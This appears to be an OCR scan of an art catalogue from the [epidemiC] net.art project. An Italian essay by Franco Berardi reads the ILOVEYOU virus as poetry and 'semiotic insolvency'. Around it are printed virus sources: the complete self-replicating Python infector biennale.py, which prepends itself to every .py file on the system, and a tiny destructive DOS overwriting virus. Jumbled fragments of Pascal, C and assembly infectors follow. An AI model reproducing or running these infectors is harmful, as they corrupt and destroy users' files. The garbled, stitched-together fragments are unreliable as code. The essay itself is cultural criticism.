


biennale.py - Notepad

File Edit Search Help

```
# biennale.py _________________ go         to _____ 49th Biennale di Venezia
# HTTP://WWW.0100101110101101.ORG __ + __ [epidemiC] http://www.epidemic.ws
from dircache import *
from string import *
import os, sys
from stat import *

def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemiC]") == -1:
            soul = open(guest, "w")
            soul.write(mybody + "\n\n" + body)
            soul.close()
    except IOError: pass

def chat(party, guest):
    if split(guest, ".")[-1] in ("py", "pyw"):
        fornicate(party + guest)

def join(party):
    try:
        if not S_ISLNK(os.stat(party)[ST_MODE]):
            guestbook = listdir(party)
            if party != "/": party = party + "/"
            if not lower(party) in wank and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                    join(party + guest)
    except OSError: pass

if __name__ == '__main__':
        mysoul = open(sys.argv[0])
        mybody = mysoul.read()
        mybody = mybody[:find(mybody, "#"*3) + 3]
        mysoul.close()
        blacklist = replace(split(sys.exec_prefix,":")[-1], "\\", "/")
        if blacklist[-1] != "/": blacklist = blacklist + "/"
        wank = [lower(blacklist), "/proc/", "/dev/"]
        join("/")
        print ">        This file was contaminated by biennale.py, the world slowest virus."
        print "Either Linux or Windows, biennale.py is definetely the first Python virus."
        print "[epidemiC] http://www.epidemic.ws __ + __ HTTP://WWW.0100101110101101.ORG "
        print ">  _____________________ 49th Biennale di Venezia _____________________ <"
###
```

FRANCO "BIFO" BERARDI

[epidemiC]


L'INSOLVENZA SEMIOTICA

Il primo allarme globale nella rete fu il *bug* del millennio, che scatenò una sorta di panico per tutto l'anno 1999 e poi si rivelò una bazzecola irrilevante, ma intanto mise in moto un investimento enorme nell'informatica e nel ciclo delle dotcom, le imprese autogestite da creativi digitali. Nel 2000 il *dotcomcrash* distrusse l'economia dei piccoli imprenditori autonomi e aprì la strada alle grandi imprese dell'era del web 2.0, della *broadband* e della rete veloce.

In quel giro di anni, in cui la *net-culture* perdeva energia e internet si trasformava in medium popolare, il virus ILOVEYOU [loveLetter.vbs, *ndr*] suonò come un annuncio di caos potenziale, come una promessa di interminabile resistenza, o come una minaccia di invasione destinata a penetrare le difese della vita quotidiana. Tutti i computer del mondo sono in pericolo, annunciava la televisione. Non so niente di quelle diavolerie elettroniche e non sono in grado di capire come una successione di segni informatici possa mettere in pericolo i computer della gente, ma quello che apparve evidente quando il virus ILOVEYOU apparve sulla scena fu la fragilità dell'equilibrio su cui si fonda il sistema tecnoeconomico contemporaneo.

Gli amici di [epidemiC] mi proposero una performance in cui dovevo leggere il codice sorgente del virus: quella successione di segni significanti di cui il virus era composto. Mi parve divertente e facemmo questa performance in occasione di uno dei raduni annuali organizzati da Digital-is-not-analog (Dina). Dina, appuntamento itinerante dedicato agli usi tattici dei nuovi media e alla *net.art*, che nel 2001 si teneva alla Salara di Bologna, sarebbe migrato a Barcellona l'anno successivo per poi stabilirsi a Milano. La performance era anzitutto (occorre dirlo) un omaggio alla sapienza ironica dei creatori del virus, di cui io non sapevo niente né so nulla attualmente. Chi ha lanciato quel virus nella rete? Chi ha provocato quei danni economici e forse anche esistenziali che un virus nella rete può produrre? Non ne so niente, ma questo non è il punto. Quello che mi interessa è l'intenzione poetica (volontaria? involontaria? che ne so…) di quell'azione. Una dichiarazione d'amore (l'ultima dichiarazione prima del grande gelo?) che paralizza colui che la riceve. Chiamando in scena l'amore, il corpo, la passione si paralizza la macchina digitale. Questa fu la metafora che io colsi (vecchio illuso romantico, o impenitente libertino). So bene che la questione è più complicata di così, ma questo fu ciò che attrasse la mia attenzione, questo fu il senso che io attribuii alla performance.

Il codice è un asignificante. Il virus che paralizza il codice è un codice asignificante. Allora ho ragionato su come funzionano gli asignificanti che codificano (o paralizzano il codice grazie a un codice). Cos'è un codice? Diciamo che è uno




strumento per la sottomissione del futuro al linguaggio, grazie all'iscrizione di algoritmi nel flusso linguistico. Il futuro è pre-scritto nella catena algoritmica che si trova iscritta nei segni asignificanti che funzionano.

Guattari parla in proposito di «machine». Lo spiega in un articolo (cfr. *Machines et structure*, *Psychoanalyse et transversalité*, Maspero, 1972, pp. 240-248, ed. or. 1969) in cui prende le distanze da Lacan. La struttura è una forma costante che permette di definire quel che un ente è. La macchina è un evento esteriore e non riducibile a struttura che modifica l'ente, destrutturandolo. Il codice è una struttura, però ci sono codici che funzionano come eventi destrutturanti. In certo qual modo il codice appartiene alla categoria delle forme enunciative che iscrivono il futuro nel linguaggio: profezie, prescrizioni, ingiunzioni. Il codice è un modo di produrre futuro per mezzo di linguaggio: esso infatti ha il potere di prescrivere il futuro attraverso la formattazione di relazioni linguistiche e attraverso lo sviluppo pragmatico di segni algoritmici.

Il codice finanziario, per esempio, scatena una serie di automatismi linguistici che modella l'attività sociale, i modelli di consumo e gli stili di vita.

Il denaro, secondo Roberto J. Sordello (autore di un libretto intitolato *Money and the Soul of the World*, Pegasus Foundation, 1983) è la fonte dell'azione nel mondo, e forse è il solo potere nel quale crediamo. Denaro e linguaggio hanno questo in comune: sono nulla eppure muovono tutto. Linguaggio e denaro modellano il nostro futuro in molte maniere. Naturalmente si tratta di problemi differenti, però hanno qualcosa in comune.

Una risposta alla domanda "come possiamo sfuggire agli effetti del codice?" fu il virus ILOVEYOU. La performance concepita da Gaetano La Rosa di [epi-




demiC] ed eseguita con la mia voce e la mia cravatta rosa intendeva esibire la metafora implicita in quel virus, ma anche suggerire un'intenzione poetica nel virus concepito da chissà chi. La poesia infatti può definirsi come insolvenza semiotica.

Nella prefazione al *Tractatus Logico-Philosophicus,* Wittgenstein scrive: «Per tracciare un limite al pensiero, noi dovremmo poter pensare entrambi i lati di questo limite (dovremmo, dunque, poter pensare quel che pensare non si può). Il limite non potrà, dunque, venire tracciato che nel linguaggio, e ciò che è oltre il limite non sarà che nonsenso» (Ludwig Wittengstein, *Tractatus Logico-Philosophicus*, Einaudi, 1989, p. 4), da cui deduce «Ciò che noi non possiamo pensare, noi non lo possiamo pensare; né, di conseguenza, noi possiamo *dire* ciò che non possiamo pensare» (ivi, p. 134).

La potenza e l'estensione del linguaggio dipendono dalla coerenza del soggetto, dalla sua visione, dalla sua situazione. E l'estensione del mio mondo dipende dalla potenza del mio linguaggio. Il processo di superare i limiti del mondo dato nel linguaggio è quello che Guattari chiama "caosmosi". Guattari parla di risemiotizzazione, cioè ridefinizione della griglia semiotica, che è anche il limite all'esperienza del mondo. Gli scienziati parlano di questo effetto di morfogenesi autopoetica come di "emergenza": una nuova forma viene fuori e prende forma quando le condizioni logico linguistiche rendono possibile vederla, e darle un nome.

Cerchiamo di comprendere da questo punto di vista la situazione presente, cioè il nostro persistere dentro il cadavere del capitalismo, la nostra attuale incapacità di uscire dal cadavere di questa forma semiotica mortifera. Solo un atto di linguaggio che sfugga agli automatismi tecnici del capitalismo finanziario



renderà possibile l'emergenza di una nuova forma di vita. Solo la riattivazione del corpo dell'intelletto generale, la finitudine storica organica esistenziale che porta in sé la potenza dell'intelletto generale, potrà rendere possibile l'immaginazione di nuovi infiniti. Il linguaggio è una potenza infinita, ma l'esecuzione linguistica si svolge in condizioni finite di storia e di esistenza.

Grazie a questa limitazione il mondo viene a esistere come mondo di linguaggio. La grammatica, la logica, l'etica sono tutte fondate sulla istituzione di un limite. Il codice è l'esercizio limitato del linguaggio e al tempo stesso l'istituzione di un limite perforante e produttivo. I limiti possono essere produttivi, ma al di fuori di questo spazio limitato le infinite possibilità del linguaggio persistono incommensurabilmente. Il codice implica esattezza sintattica dei segni linguistici: connessione. La compatibilità e la consistenza e l'esattezza sintattica sono condizioni della funzionalità operativa del codice. Il codice è linguaggio in debito. Soltanto se rispetta la coerenza sintattica necessaria il linguaggio può mettere in atto il suo scopo connettivo. L'eccesso rimette in questione l'infinità del linguaggio, la rottura della coerenza, la riapertura dell'orizzonte di possibilità. L'eccesso gioca il gioco della congiunzione: corpi rotondi che cercano significato al di fuori dell'esattezza sintattica, e non il gioco preformattato della connessione.


La poesia è la riapertura dell'indefinito, l'ironico atto di eccedere il significato stabilito delle parole. In ogni sfera dell'azione umana la grammatica istituisce limiti che definiscono lo spazio di comunicazione. L'economia è la grammatica universale che attualmente attraversa i diversi livelli dell'attività umana. Anche il linguaggio è definito e limitato dalla sua scambiabilità economica,

nella riduzione del linguaggio a informazione, nell'incorporazione di automatismi tecnolinguistici che incardinano la circolazione sociale. Ciononostante anche se la comunicazione sociale è un processo limitato, il linguaggio è illimitato: la sua potenzialità non è limitata ai limiti del significato. La poesia è l'eccesso del linguaggio il significante disincagliato dai limiti del significato. L'ironia, la forma etica del potere eccessivo del linguaggio è il gioco infinito che le parole giocano per creare, schivare e ricomporre significato.

Ironia e poesia sono le forme dell'insolvenza semiotica: liberazione del linguaggio dai limiti del debito simbolico.

This is a pretty lame program, I would not advise running it on yourself though. It will merely overwrite found files with itself, thus replicating. It is for educational purposes only. Careful, since it overwrites, it is destructive. Infecte files cannot be recovered. I could save time/date stamps, etc. but this was just for fun, and took me only a few minutes to throw together.
The Crypt Keeper/RRG
[epidemiC]

;Smallest in the trivial series of viruses, I think....
;Last I saw was 30 bytes - this one goes to 29.
;Code by Stormbringer... stupid virus, but small.
.model tiny
.radix 16
.code
org 100
start:
FindFile:
xchg cx,ax
push si
mov dx,offset filemask
mov ah,4e
int 21
OverwriteFile:
mov dx,9e
mov ah,3c
int 21
WriteVirus:
xchg bx,ax
mov ah,40
pop dx
mov cl,endvir-start
int 21
Terminate:
ret
Filemask db
endvir:
end start
[epidemiC]


Parm : String;
P : DirStr;
N : NameStr;
E : ExtStr;
Buf : Array[0..8000] of Byte;
NumRead : Word;
NumWritten : Word;
DirInfo : SearchRec;
ComExist : SearchRec;
Infect : Byte;
SwapVectors;
End;
Procedure InfectExe;
Begin
FindFirst('*.EXE',Archive,DirInfo);
While (DosError = 0) And (Infect <> 0) Do
Begin
Procedure Activate;
Var
T1,T2 : Integer;
I : Real;
X , Y : Byte;
Resolution : Integer;
GotoXY(X,Y);
Write('Ü');
I := I + ((Pi*2)/Resolution);
End;
T2 := T2 - 1;
TextColor(Random(14)+1);
Until T2 < 2;
[epidemiC]

[epidemiC]
/* C-Virus: A generic .COM and .EXE infector
Written by Nowhere Man
October 2, 1991
#include <dos.h>
#include <fcntl.h>
#include <io.h>
#include <stdio.h>
#ifdef DEBUG
#else

vir_start:
call next_byte ;call next address
next_byte:
pop ax ;get virus address
pop di ;get program start address
push ax ;save virus address
pop si ;get address of next_byte
mov ax,variable_diff ;add difference
add si,ax ;get variables address
mov ax,3 ;move to old address
sub di,ax ;start of .com file
add si,ax ;point to old code
mov ax,[si] ;get two bytes from old code
mov [di],ax ;and place at start of file
inc si ;increment to third byte
inc si
inc di ;increment to third address to sav
inc di
mov al,[si] ;get last byte of old code
[epidemiC]